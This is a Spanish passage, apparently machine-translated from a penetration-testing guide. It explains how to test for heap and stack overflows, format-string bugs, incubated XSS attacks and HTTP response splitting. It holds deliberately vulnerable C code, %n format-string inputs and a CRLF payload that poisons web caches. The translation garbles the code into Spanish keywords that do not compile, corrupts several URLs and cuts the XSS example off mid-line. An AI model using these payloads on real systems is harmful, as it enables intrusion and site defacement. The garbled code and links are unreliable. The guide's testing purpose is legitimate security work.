La mayoría de las veces, muchos desarrolladores consideran seguros los buffers de montón y no dudan en realizar operaciones inseguras como `strcpy()` en ellos. El mito de que un desbordamiento de pila y una sobrescritura del puntero de instrucción son los únicos medios para ejecutar código arbitrario resulta peligroso en el caso del código que se muestra a continuación:

```
int principal(int argc, char *argv[])
{
    .....

    vulnerable(argv[1]);
    devolver 0;
}

int vulnerable(char *buf)
{
    MANEJAR hp = HeapCreate(0, 0, 0);

    Fragmento HLOCAL = HeapAlloc(hp, 0, 260);

    strcpy(trozo, buf); "" Vulnerabilidad"""

    .....

    devolver 0;
}
```

En este caso, si `buf` excede los 260 bytes, sobrescribirá los punteros en la etiqueta de límite adyacente, facilitando la sobrescritura de una ubicación de memoria arbitraria con 4 bytes de datos una vez que se active la rutina de administración del montón.

Últimamente, varios productos, especialmente las bibliotecas antivirus, se han visto afectados por variantes que son combinaciones de un desbordamiento de enteros y operaciones de copia a un búfer de montón. Como ejemplo, considere un fragmento de código vulnerable, una parte del código responsable de procesar los tipos de archivos TNEF, de Clam Anti Virus 0.86.1, el archivo fuente `tnef.c` y la función `tnef_message()`:

```
cadena = cli_malloc(longitud + 1); "" Vulnerabilidad"""
if(fread(cadena, 1, longitud, fp) != longitud) {"" Vulnerabilidad"""
gratis (cadena);
devolver -1;
}
```

El `malloc` en la línea 1 asigna memoria según el valor de longitud, que resulta ser un entero de 32 bits. En este ejemplo particular, la longitud es controlable por el usuario y se puede diseñar un archivo TNEF malicioso para establecer la longitud en '-1', lo que daría como resultado `malloc(0)`.

Por lo tanto, este `malloc` asignaría un pequeño buffer de almacenamiento dinámico, que sería de 16 bytes en la mayoría de las plataformas de 32 bits (como se indica en `malloc.h`).

Y ahora, en la línea 2, se produce un desbordamiento del montón en la llamada `fread()`. Se espera que el tercer argumento, en este caso la longitud, sea una variable `size_t`. Pero si va a ser '-1', el argumento se ajusta a `0xFFFFFFFF`, copiando así `0xFFFFFFFF` bytes en el búfer de 16 bytes.

Las herramientas de análisis de código estático también pueden ayudar a localizar vulnerabilidades relacionadas con el montón, como "doble liberación", etc. Hay disponibles una variedad de herramientas como RATS, Flawfinder e ITS4 para analizar lenguajes de estilo C.

Herramientas

- OllyDbg: "Un depurador basado en Windows utilizado para analizar el buffer vulnerabilidades de desbordamiento" - <http://www.ollydbg.de>
- Spike, un marco fuzzer que se puede utilizar para explorar vulnerabilidades y realizar pruebas de longitud: <http://www.immunitysec.com/downloads/SPIKE2.9.tgz>
- Probador binario de fuerza bruta (BFB), un verificador binario proactivo. <http://fbftester.sourceforge.net>
- Metasploit, un marco de pruebas y desarrollo rápido de exploits: <http://www.metasploit.com>

Referencias

Libros blancos

- w00w00: "Tutorial de desbordamiento del montón"
 - <http://www.cgsecurity.org/exploit/heaptut.txt>
- David Litchfield: "Desbordamientos del montón de Windows" -
 - <http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt>

Prueba de desbordamiento de pila

Resumen

Los desbordamientos de pila ocurren cuando datos de tamaño variable se copian en búferes de longitud fija ubicados en la pila del programa sin ninguna verificación de límites. Las vulnerabilidades de esta clase generalmente se consideran de alta gravedad ya que su explotación permitiría principalmente la ejecución de código arbitrario o denegación de servicio. Rara vez se encuentra en plataformas interpretadas, el código escrito en C y lenguajes similares a menudo está plagado de instancias de esta vulnerabilidad. De hecho, casi todas las plataformas son vulnerables a los desbordamientos de pila con las siguientes excepciones notables:

- J2EE: siempre que no se invoquen métodos nativos o llamadas al sistema
- .NET: siempre y cuando no se invoque código /unsafe o no administrado (como el uso de P/Invoke o COM Interop)
- PHP: siempre que no se llamen programas externos y extensiones PHP vulnerables escritas en C o C++, pueden sufrir

Problemas de desbordamiento de pila.

Las vulnerabilidades de desbordamiento de pila a menudo permiten a un atacante tomar el control directo del puntero de instrucción y, por lo tanto, alterar la ejecución del programa y ejecutar código arbitrario. Además

Pruebas de penetración de aplicaciones web

Al sobrescribir el puntero de instrucción, también se pueden obtener resultados similares sobrescribiendo otras variables y estructuras, como los controladores de excepciones, que se encuentran en la pila.

Cómo probar

Pruebas de caja negra


La clave para probar una aplicación en busca de vulnerabilidades de desbordamiento de pila es proporcionar datos de entrada demasiado grandes en comparación con lo esperado. Sin embargo, no basta con someter la solicitud a datos arbitrariamente grandes. Se hace necesario inspeccionar el flujo de ejecución de la aplicación y las respuestas para determinar si realmente se ha desencadenado un desbordamiento o no. Por lo tanto, los pasos necesarios para localizar y validar desbordamientos de pila serían conectar un depurador a la aplicación o proceso de destino, generar entradas con formato incorrecto para la aplicación, someter la aplicación a entradas con formato incorrecto e inspeccionar las respuestas en un depurador. El depurador permite al evaluador ver el flujo de ejecución y el estado de los registros cuando se activa la vulnerabilidad.

Por otro lado, se puede emplear una forma más pasiva de prueba, que implica inspeccionar el código ensamblador de la aplicación mediante el uso de desensambladores. En este caso, se escanean varias secciones en busca de firmas de fragmentos de ensamblaje vulnerables. Esto a menudo se denomina ingeniería inversa y es un proceso tedioso.

Como ejemplo simple, considere la siguiente técnica empleada al probar un ejecutable "sample.exe" para desbordamientos de pila:

```
#incluir<stdio.h>
int principal(int argc, char *argv[])
{
    mejor de carbón[20];
    printf("copiando al buffer");
    strcpy(buff,argv[1]);
    devolver 0;
}
```

El archivo sample.exe se inicia en un depurador, en nuestro caso OllyDbg.



Dado que la aplicación espera argumentos de la línea de comando, se puede proporcionar una gran secuencia de caracteres como 'A' en el campo de argumento que se muestra arriba.

Al abrir el ejecutable con los argumentos proporcionados y continuar con la ejecución, se obtienen los siguientes resultados.

| Registers (FPU) | | | | | | | |
|-----------------|-----------|--------------------------|----------------|----------|----------|---------|---------|
| EAX | 00000000 | | | | | | |
| ECX | 00320FB4 | | | | | | |
| EDX | 00414141 | | | | | | |
| EBX | 7FFDD0000 | | | | | | |
| ESP | 0012FEEC | ASCII | "AAAAAAAAAAAAA | AAAAAA | AAAAAA | AAAAAA | AAAAAA |
| EBP | 41414141 | | | | | | |
| ESI | 00000A28 | | | | | | |
| EDI | 00000000 | | | | | | |
| EIP | 41414141 | | | | | | |
| C 0 | ES 0023 | 32bit | 0(FFFFFFF) | | | | |
| P 1 | CS 001B | 32bit | 0(FFFFFFF) | | | | |
| A 0 | SS 0023 | 32bit | 0(FFFFFFF) | | | | |
| Z 1 | DS 0023 | 32bit | 0(FFFFFFF) | | | | |
| S 0 | FS 003B | 32bit | 7FFDF000(FFF) | | | | |
| T 0 | GS 0000 | NULL | | | | | |
| D 0 | | | | | | | |
| O 0 | LastErr | ERROR_SUCCESS | (00000000) | | | | |
| EFL | 00010246 | (NO,NB,E,BE,NS,PE,GE,LE) | | | | | |
| ST0 | empty | -UNORM | BDEC | 01050104 | 002E0067 | | |
| ST1 | empty | 0.0 | | | | | |
| ST2 | empty | 0.0 | | | | | |
| ST3 | empty | 0.0 | | | | | |
| ST4 | empty | 0.0 | | | | | |
| ST5 | empty | 0.0 | | | | | |
| ST6 | empty | 0.0 | | | | | |
| ST7 | empty | 0.0 | | | | | |
| FST | 0000 | Cond 0 0 0 0 | Err 0 0 0 0 | 0 0 0 0 | 0 0 0 0 | 0 0 0 0 | 0 0 0 0 |
| FCW | 027F | Precc NEAR,53 | Mask | 1 1 1 1 | 1 1 1 1 | 1 1 1 1 | 1 1 1 1 |
| | | 3 2 1 0 | E S P U O Z D | | | | |

Como se muestra en la ventana de registros del depurador, el EIP o puntero de instrucción extendido, que apunta a la siguiente instrucción a ejecutar, contiene el valor '41414141'. '41' es una representación hexadecimal del carácter 'A' y, por lo tanto, la cadena 'AAAA' se traduce como 41414141.

Esto demuestra claramente cómo se pueden utilizar los datos de entrada para sobrescribir el puntero de instrucción con valores proporcionados por el usuario y controlar la ejecución del programa. Un desbordamiento de pila también puede permitir la sobreescritura de estructuras basadas en pila como SEH (Manejador de excepciones estructurado) para controlar la ejecución del código y evitar ciertos mecanismos de protección de la pila.

Como se mencionó anteriormente, otros métodos para probar tales vulnerabilidades incluyen ingeniería inversa de los binarios de la aplicación, que es un proceso complejo y tedioso, y el uso de técnicas de fuzzing.

Prueba de caja gris

Al revisar el código para detectar desbordamientos de pila, es recomendable buscar llamadas a funciones de biblioteca inseguras como `get()`, `strcpy()`, `strcat()`, etc., que no validan la longitud de las cadenas de origen y copian datos a ciegas en buffers de tamaño fijo.

Por ejemplo, considere la siguiente función: -

```
void log_create(int gravedad, char *inpt) {
```

```
    carácter b[1024];
```

```
si (severidad == 1)
{
    strcat(b,"Se produjo un error el");
    strcat(b,":");
    strcat(b,entrada);
}
```

```
ARCHIVO *fd = fopen ("logfile.log", "a");
fprintf(fd, "%s", b);
cerrar(fd);

.....
}
```

Desde arriba, la línea strcat(b,inpt) provocará un desbordamiento de pila si inpt supera los 1024 bytes. Esto no sólo demuestra un uso inseguro de strcat, sino que también muestra lo importante que es examinar la longitud de las cadenas a las que hace referencia un puntero de carácter que se pasa como argumento a una función; En este caso, la longitud de la cadena a la que hace referencia char *inpt. Por lo tanto, siempre es una buena idea rastrear el origen de los argumentos de la función y determinar la longitud de las cadenas mientras se revisa el código.

El uso de strncpy(), relativamente más seguro, también puede provocar desbordamientos de pila, ya que solo restringe el número de bytes copiados en el búfer de destino. Si el argumento de tamaño que se utiliza para lograr esto se genera dinámicamente en función de la entrada del usuario o se calcula de manera inexacta dentro de los bucles, es posible que se desborden los búferes de pila. Por ejemplo:-

```
función vacía (char *fuente)
{
    Destino de carbón[40];
    ...
    tamaño=stren(fuente)+1
    ...
    strncpy(destino,fuente,tamaño) }
```

donde la fuente son datos controlables por el usuario. Un buen ejemplo sería la vulnerabilidad de desbordamiento de pila de samba trans2open (<http://www.securityfocus.com/archive/1/317615>).

Las vulnerabilidades también pueden aparecer en el código de análisis de direcciones y URL. En tales casos, generalmente se emplea una función como memccpy() que copia datos en un búfer de destino desde el origen hasta que no se encuentra un carácter específico. Considere la función:

```
función vacía (char *ruta)
{
    char servaddr[40];
    ...
    memccpy(servaddr,ruta,'\'');
    ...
}
```

En este caso, la información contenida en la ruta podría tener más de 40 bytes antes de que se pueda encontrar '\'. Si es así, provocará un desbordamiento de la pila. Se ubicó una vulnerabilidad similar en el subsistema RPCSS de Windows (MS03-026). El código vulnerable copió los nombres de los servidores de las rutas UNC en un búfer de tamaño fijo hasta que se encontró un '\'. En este caso, los usuarios podían controlar la longitud del nombre del servidor.

Además de revisar manualmente el código en busca de desbordamientos de pila, las herramientas de análisis de código estático también pueden ser de gran ayuda. Aunque tienden a generar muchos falsos positivos y apenas podrían localizar una pequeña porción de los defectos, ciertamente ayudan a reducir la sobrecarga asociada con la búsqueda de frutos fáciles de alcanzar, como los errores strcpy() y sprintf().

Hay disponibles una variedad de herramientas como RATS, Flawfinder e ITS4 para analizar lenguajes de estilo C.

Herramientas

- OllyDbg: "Un depurador basado en Windows utilizado para analizar el buffer vulnerabilidades de desbordamiento" - <http://www.ollydbg.de>
- Spike, un marco fuzzer que se puede utilizar para explorar vulnerabilidades y realizar pruebas de longitud: <http://www.inmunidadadsec.com/downloads/SPIKE2.9.tgz>
- Probador binario de fuerza bruta (BFB), un verificador binario proactivo: <http://bftester.sourceforge.net/>
- Metasploit, un marco de pruebas y desarrollo rápido de exploits: <http://www.metasploit.com>

Referencias

Libros blancos

- Aleph One: "Rompiendo la pila por diversión y ganancias" - <http://insecure.org/stf/smashstack.html>
- La vulnerabilidad de desbordamiento de pila de Samba trans2open - <http://www.seguridadfocus.com/archive/1/317615>
- Detalles de la vulnerabilidad RPC DCOM de Windows: <http://www.xfocus.org/documents/200307/2.html>

Prueba de cadena de formato

Resumen

Esta sección describe cómo probar ataques de cadenas de formato que pueden usarse para bloquear un programa o ejecutar código dañino. El problema surge del uso de entradas de usuario sin filtrar como parámetro de cadena de formato en ciertas funciones de C que realizan formato, como printf().

Varios lenguajes C-Style proporcionan formato de salida mediante funciones como printf(), fprintf(), etc. El formato se rige por un parámetro de estas funciones denominado especificador de tipo de formato, normalmente %s, %c, etc. surge cuando se llaman funciones de formato con una validación de parámetros inadecuada y datos controlados por el usuario.

Un ejemplo sencillo sería printf(argv[1]). En este caso, el especificador de tipo no se ha declarado explícitamente, lo que permite al usuario pasar caracteres como %s, %n, %x a la aplicación mediante el argumento de línea de comando argv[1].

Esta situación tiende a volverse precaria ya que un usuario que pueda proporcionar especificadores de formato puede realizar las siguientes acciones maliciosas:

Pruebas de penetración de aplicaciones web

Enumerar la pila de procesos: esto permite a un adversario ver la organización de la pila del proceso vulnerable proporcionando cadenas de formato, como %x o %p, lo que puede provocar una fuga de información confidencial.

También se puede utilizar para extraer valores canary cuando la aplicación está protegida con un mecanismo de protección de pila. Junto con un desbordamiento de pila, esta información se puede utilizar para omitir el protector de pila.

Control de flujo de ejecución: esta vulnerabilidad también puede facilitar la ejecución de código arbitrario ya que permite escribir 4 bytes de datos en una dirección proporcionada por el adversario. El especificador %n resulta útil para sobrescribir varios punteros de función en la memoria con la dirección de la carga maliciosa. Cuando se llaman a estos punteros de función sobrescritos, la ejecución pasa al código malicioso.

Denegación de servicio: si el adversario no está en condiciones de proporcionar código malicioso para su ejecución, la aplicación vulnerable puede bloquearse proporcionando una secuencia de %x seguida de %n.

Cómo probar

Pruebas de caja negra

La clave para probar las vulnerabilidades de las cadenas de formato es proporcionar especificadores de tipo de formato en la entrada de la aplicación.

Por ejemplo, considere una aplicación que procesa la cadena URL <http://xyzhost.com/html/en/index.htm> o acepta entradas de formularios. Si existe una vulnerabilidad de cadena de formato en una de las rutinas que procesan esta información, se debe proporcionar una URL como <http://xyzhost.com/html/en/index.htm%n%n%n>.

o pasar %n en uno de los campos del formulario puede bloquear la aplicación y crear un volcado de memoria en la carpeta de alojamiento.

Las vulnerabilidades de cadenas de formato se manifiestan principalmente en servidores web, servidores de aplicaciones o aplicaciones web que utilizan código basado en C/C++ o scripts CGI escritos en C. En la mayoría de estos casos, se ha implementado una función de registro o informe de errores como syslog(). Llamado de manera insegura.

Al probar scripts CGI para detectar vulnerabilidades de cadenas de formato, los parámetros de entrada se pueden manipular para incluir especificadores de tipo %x o %n.

Por ejemplo, una solicitud legítima como

```
http://nombredehost/cgi-bin/query.cgi?name=john&code=45765
```

se puede modificar a

```
http://nombre de host/cgi-bin/query.cgi?name=john%x.%x.%x-&codigo=45765%x.%x
```

Si existe una vulnerabilidad de cadena de formato en la rutina que procesa esta solicitud, el evaluador podrá ver los datos de la pila que se imprimen en el navegador.


Si el código no está disponible, el proceso de revisión de fragmentos de ensamblaje (también conocidos como binarios de ingeniería inversa) arrojaría información sustancial sobre errores de formato de cadena.

Tome la instancia del código (1):


```
int principal(int argc, char **argv)
{
```

```
printf("La cadena ingresada es\n");
printf("%s", argv[1]);
devolver 0;
}
```

Cuando se examina el desensamblado usando IDA Pro, la dirección de un especificador de tipo de formato que se inserta en la pila es claramente visible antes de realizar una llamada a printf.




Por otro lado, cuando se compila el mismo código sin "%s" como argumento, la variación en el ensamblado es evidente. Como se ve a continuación, no se inserta ningún desplazamiento en la pila antes de llamar a printf.



Prueba de caja gris

Al realizar revisiones de código, casi todas las vulnerabilidades de cadenas de formato se pueden detectar mediante el uso de herramientas de análisis de código estático. Al someter el código que se muestra en (1) a ITS4, que es una herramienta de análisis de código estático, se obtiene el siguiente resultado.



Las funciones que son las principales responsables de las vulnerabilidades de las cadenas de formato son aquellas que tratan los especificadores de formato como opcionales. Por lo tanto, al revisar el código manualmente, se puede dar énfasis a funciones como:

```
imprimirf
fprintf
sprintf
snprintf
vfprintf
vprintf
vsprintf
vsnprintf
```

Puede haber varias funciones de formato que sean específicas de la plataforma de desarrollo. Estos también deben revisarse para detectar la ausencia de cadenas de formato una vez que se haya entendido el uso de sus argumentos.

Herramientas

- ITS4: "Una herramienta de análisis de código estático para identificar vulnerabilidades de cadenas de formato utilizando el código fuente" - <http://www.digital.com/its4>
- Un generador de cadenas de explotación para errores de formato: <http://seclists.org/listas/pen-test/2001/Aug/0014.html>

Referencias

Libros blancos

- Página del manual de funciones de formato: <http://www.die.net/doc/linux/man/man3/fprintf.3.html>
- Tim Newsham: "Un artículo sobre ataques a cadenas de formato" - <http://comsec.theclerk.com/CISSP/FormatString.pdf>
- Equipo Teso: "Explotación de vulnerabilidades de cadenas de formato" - <http://www.cs.ucsb.edu/~jzhou/security/formats-leso.html>
- Análisis de errores de cadenas de formato: <http://julianor.tripod.com/format-bug-analysis.pdf>

Pruebas de vulnerabilidad incubada (OTG-INPVAL-015)

Resumen

También conocidas como ataques persistentes, las pruebas incubadas son un método de prueba complejo que necesita más de una vulnerabilidad de validación de datos para funcionar. Las vulnerabilidades incubadas se suelen utilizar para llevar a cabo ataques de tipo "abrevadero" contra usuarios de aplicaciones web legítimas.

Las vulnerabilidades incubadas tienen las siguientes características:

- En primer lugar, el vector de ataque debe persistir, debe almacenarse en la capa de persistencia, y esto solo ocurriría si hubiera una validación de datos débil o si los datos llegaran al sistema a través de otro canal, como una consola de administración o directamente a través de un proceso por lotes backend.
- En segundo lugar, una vez que se "recuperó" el vector de ataque, sería necesario ejecutarlo con éxito. Por ejemplo, un ataque XSS incubado requeriría una validación de salida débil para que el script se entregara al cliente en su formato ejecutable.

La explotación de algunas vulnerabilidades, o incluso características funcionales de una aplicación web, permitirá a un atacante colocar un dato que luego será recuperado por un usuario desprevenido u otro componente del sistema, explotando alguna vulnerabilidad allí.

En una prueba de penetración, se pueden usar ataques incubados para evaluar la importancia de ciertos errores, utilizando el problema de seguridad particular encontrado para crear un ataque basado en el lado del cliente que generalmente se usará para atacar a un gran número de víctimas al mismo tiempo (es decir, todos los usuarios que navegan por el sitio).

Este tipo de ataque asincrónico abarca un gran espectro de vectores de ataque, entre ellos los siguientes:

- Componentes de carga de archivos en una aplicación web, lo que permite al atacante cargar archivos multimedia corruptos (imágenes jpg que explotan CVE-2004-0200, imágenes png que explotan CVE-2004-0597, archivos ejecutables, páginas de sitios con componentes activos, etc.)
- Problemas de secuencias de comandos entre sitios en publicaciones de foros públicos (consulte Pruebas de secuencias de comandos entre sitios almacenadas (OTG-INPVAL-002) para obtener detalles adicionales). Un atacante podría potencialmente almacenar scripts o códigos maliciosos en un repositorio en el backend de la aplicación web (por ejemplo, una base de datos) para que uno de los usuarios (usuarios finales, administradores, etc.) ejecute estos scripts/códigos. El ataque incubado arquetípico se ejemplifica mediante el uso de una vulnerabilidad de secuencias de comandos entre sitios en un foro de usuarios, tablero de anuncios o blog para inyectar algún código JavaScript en la página vulnerable, y eventualmente será renderizado y ejecutado en el navegador del usuario del sitio -usando el nivel de confianza del sitio original (vulnerable) en el navegador del usuario.
- Inyección SQL/XPATH que permite al atacante cargar contenido en una base de datos, que luego será recuperado como parte del contenido activo en una página web. Por ejemplo, si el atacante puede publicar JavaScript arbitrario en un tablón de anuncios para que los usuarios lo ejecuten, entonces podría tomar el control de sus navegadores (por ejemplo, proxy XSS).
- Servidores mal configurados que permiten la instalación de paquetes Java o componentes de sitios web similares (es decir, Tomcat o consolas de alojamiento web como Plesk, CPanel, Helm, etc.)

Cómo probar

Pruebas de caja negra

Ejemplo de carga de archivos

Verifique el tipo de contenido permitido para cargar en la aplicación web y la URL resultante para el archivo cargado. Cargue un archivo que explotará un componente en la estación de trabajo del usuario local cuando el usuario lo vea o lo descargue. Envíe a su víctima un correo electrónico u otro tipo de alerta para guiarla a navegar por la página. El resultado esperado es que el exploit se activará cuando el usuario navegue por la página resultante o descargue y ejecute el archivo desde el sitio confiable.

Ejemplo XSS en un tablón de anuncios

[1] Introduzca el código JavaScript como valor para el campo vulnerable, por ejemplo:

```
<script>document.write('document.write('
- Paros: <http://www.parosproxy.org/index.shtml>
- Suite Burp: <http://portswigger.net/burp/proxy.html>
- Metasploit - <http://www.metasploit.com/>

**Referencias**

La mayoría de las referencias de la sección Cross-site scripting son válidas. Como se explicó anteriormente, los ataques incubados se ejecutan cuando se combinan exploits como ataques XSS o de inyección SQL.

**Avisos**

- Aviso CERT(R) CA-2000-02 Etiquetas HTML maliciosas  
Integrado en solicitudes web del cliente: <http://www.cert.org/avisos/CA-2000-02.html>
- Blackboard Academic Suite 6.2.23 +/-: entre sitios persistente vulnerabilidad de secuencias de comandos: <http://lists.grok.org.uk/pipermail/full-disclosure/2006-July/048059.html>

**Libros blancos**

- Consorcio de seguridad de aplicaciones web "Clasificación de amenazas, secuencias de comandos entre sitios" - [http://www.webappsec.org/projects/amenaza/clases/cross-site\\_scripting.shtml](http://www.webappsec.org/projects/amenaza/clases/cross-site_scripting.shtml)

**Pruebas de división/contrabando de HTTP (OTG-INPVAL-016)****Resumen**

Esta sección ilustra ejemplos de ataques que aprovechan características específicas del protocolo HTTP, ya sea explotando las debilidades de la aplicación web o peculiaridades en la forma en que diferentes agentes interpretan los mensajes HTTP.

Esta sección analizará dos ataques diferentes dirigidos a encabezados HTTP específicos:

- División HTTP
- Contrabando de HTTP

El primer ataque explota una falta de saneamiento de entrada que permite a un intruso insertar caracteres CR y LF en los encabezados de respuesta de la aplicación y "dividir" esa respuesta en dos mensajes HTTP diferentes. El objetivo del ataque puede variar desde un envenenamiento de la caché hasta secuencias de comandos entre sitios.

En el segundo ataque, el atacante aprovecha el hecho de que algunos mensajes HTTP especialmente diseñados pueden analizarse e interpretarse de diferentes maneras dependiendo del agente que los recibe.

El contrabando HTTP requiere cierto nivel de conocimiento sobre los diferentes agentes que manejan los mensajes HTTP (servidor web, proxy, firewall) y, por lo tanto, se incluirá únicamente en la sección de pruebas de la Caja Gris.

#### Cómo probar

Pruebas de caja negra

#### División HTTP

Algunas aplicaciones web utilizan parte de la entrada del usuario para generar los valores de algunos encabezados de sus respuestas. El ejemplo más sencillo lo proporcionan las redirecciones en las que la URL de destino depende de algún valor enviado por el usuario. Digamos, por ejemplo, que se le pide al usuario que elija si prefiere una interfaz web estándar o avanzada. La elección se pasará como un parámetro que se utilizará en el encabezado de respuesta para activar la redirección a la página correspondiente.

Más concretamente, si el parámetro 'interfaz' tiene el valor 'avanzado', la aplicación responderá con lo siguiente:

```
HTTP/1.1 302 movido temporalmente
Fecha: domingo 3 de diciembre de 2005, 16:22:19 GMT
Ubicación: http://victim.com/main.jsp?interface=advanced
<recorte>
```

Al recibir este mensaje, el navegador llevará al usuario a la página indicada en el encabezado Ubicación. Sin embargo, si la aplicación no filtra la entrada del usuario, será posible insertar en el parámetro 'interfaz' la secuencia %0d%0a, que representa la secuencia CRLF que se utiliza para separar diferentes líneas. En este punto, los evaluadores podrán activar una respuesta que será interpretada como dos respuestas diferentes por cualquiera que la analice, por ejemplo, un caché web ubicado entre nosotros y la aplicación. Un atacante puede aprovechar esto para envenenar este caché web de modo que proporcione contenido falso en todas las solicitudes posteriores.

Digamos que en el ejemplo anterior el probador pasa los siguientes datos como parámetro de interfaz:

```
avanzado%0d%0aContenido-Longitud:%20
0%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aTipo de contenido:%20text/
html%0d%0aLongitud del contenido:%20
35%0d%0a%0d%0a<html>Lo siento,%20System%20Down</
HTML>
```

La respuesta resultante de la aplicación vulnerable será, por tanto, la siguiente:

```
HTTP/1.1 302 movido temporalmente
Fecha: domingo 3 de diciembre de 2005, 16:22:19 GMT
Ubicación: http://victim.com/main.jsp?interface=advanced
Longitud del contenido: 0
```

HTTP/1.1 200 correcto

```
Tipo de contenido: texto/html
Longitud del contenido: 35
```

```
<html>Lo siento,%20System%20Down</html>
<otros datos>
```

El caché web verá dos respuestas diferentes, por lo que si el atacante envía, inmediatamente después de la primera solicitud, una segunda solicitando /index.html, el caché web hará coincidir esta solicitud con la segunda respuesta y almacenará en caché su contenido, de modo que todos las solicitudes posteriores dirigidas a victim.com/index.html que pasen por ese caché web recibirán el mensaje "sistema inactivo". De esta manera, un atacante podría desfigurar eficazmente el sitio para todos los usuarios que utilicen ese caché web (todo Internet, si el caché web es un proxy inverso para la aplicación web).

Alternativamente, el atacante podría pasar a esos usuarios un fragmento de JavaScript que monte un ataque de secuencias de comandos entre sitios, por ejemplo, para robar las cookies. Tenga en cuenta que si bien la vulnerabilidad está en la aplicación, el objetivo aquí son sus usuarios. Por lo tanto, para buscar esta vulnerabilidad, el evaluador debe identificar todas las entradas controladas por el usuario que influyen en uno o más encabezados en la respuesta y verificar si puede inyectar con éxito una secuencia CR+LF en ella.

Los encabezados que son los candidatos más probables para este ataque son:

- Ubicación
- Establecer cookies

Cabe señalar que una explotación exitosa de esta vulnerabilidad en un escenario del mundo real puede ser bastante compleja, ya que se deben tener en cuenta varios factores:

[1] El evaluador debe configurar correctamente los encabezados en el falso respuesta para que se almacene en caché correctamente (por ejemplo, un encabezado Última modificación con una fecha establecida en el futuro). Es posible que también tenga que destruir las versiones previamente almacenadas en caché de los buscadores de destino, emitiendo una solicitud preliminar con "Pragma: no-cache" en los encabezados de la solicitud.

[2] La aplicación, aunque no filtra la secuencia CR+LF, podría filtrar otros caracteres necesarios para un ataque exitoso (por ejemplo, "<" y ">"). En este caso, el evaluador puede intentar utilizar otras codificaciones (por ejemplo, UTF-7).

[3] Algunos objetivos (por ejemplo, ASP) codificarán en URL la parte de la ruta del encabezado de Ubicación (por ejemplo, www.victim.com/redirect.asp), lo que hace que una secuencia CRLF sea inútil. Sin embargo, no codifican la sección de consulta (por ejemplo, ?interface=advanced), lo que significa que un signo de interrogación inicial es suficiente para evitar este filtrado.

Para una discusión más detallada sobre este ataque y otros detalles

Para obtener información sobre posibles escenarios y aplicaciones, consulte los documentos a los que se hace referencia al final de esta sección.

### Prueba de caja gris

#### División HTTP

Una explotación exitosa de HTTP Splitting es de gran ayuda si se conocen algunos detalles de la aplicación web y del objetivo del ataque. Por ejemplo, diferentes objetivos pueden utilizar diferentes métodos para decidir cuándo finaliza el primer mensaje HTTP y cuándo comienza el segundo. Algunos usarán los límites del mensaje, como en el ejemplo anterior. Otros objetivos asumirán que diferentes paquetes transportarán diferentes mensajes. Otros asignarán a cada mensaje un número de fragmentos de longitud predeterminada: en este caso, el segundo mensaje tendrá que comenzar exactamente al principio de un fragmento y esto requerirá que el evaluador utilice relleno entre los dos mensajes. Esto podría causar algunos problemas cuando el parámetro vulnerable se envíe en la URL, ya que es probable que una URL muy larga se trunque o filtre. Un escenario de cuadro gris puede ayudar al atacante a encontrar una solución alternativa: varios servidores de aplicaciones, por ejemplo, permitirán que la solicitud se envíe mediante POST en lugar de GET.

#### Contrabando HTTP

Como se mencionó en la introducción, el contrabando HTTP aprovecha las diferentes formas en que diferentes agentes (navegadores, cachés web, firewalls de aplicaciones) pueden analizar e interpretar un mensaje HTTP particularmente diseñado. Este tipo de ataque relativamente nuevo fue descubierto por primera vez por Chaim Linhart, Amit Klein, Ronen Heled y Steve Orrin en 2005. Hay varias aplicaciones posibles y analizaremos una de las más espectaculares: eludir un firewall de aplicaciones. Consulte el documento técnico original (vinculado en la parte inferior de esta página) para obtener información más detallada y otros escenarios.

#### Omisión del firewall de aplicaciones

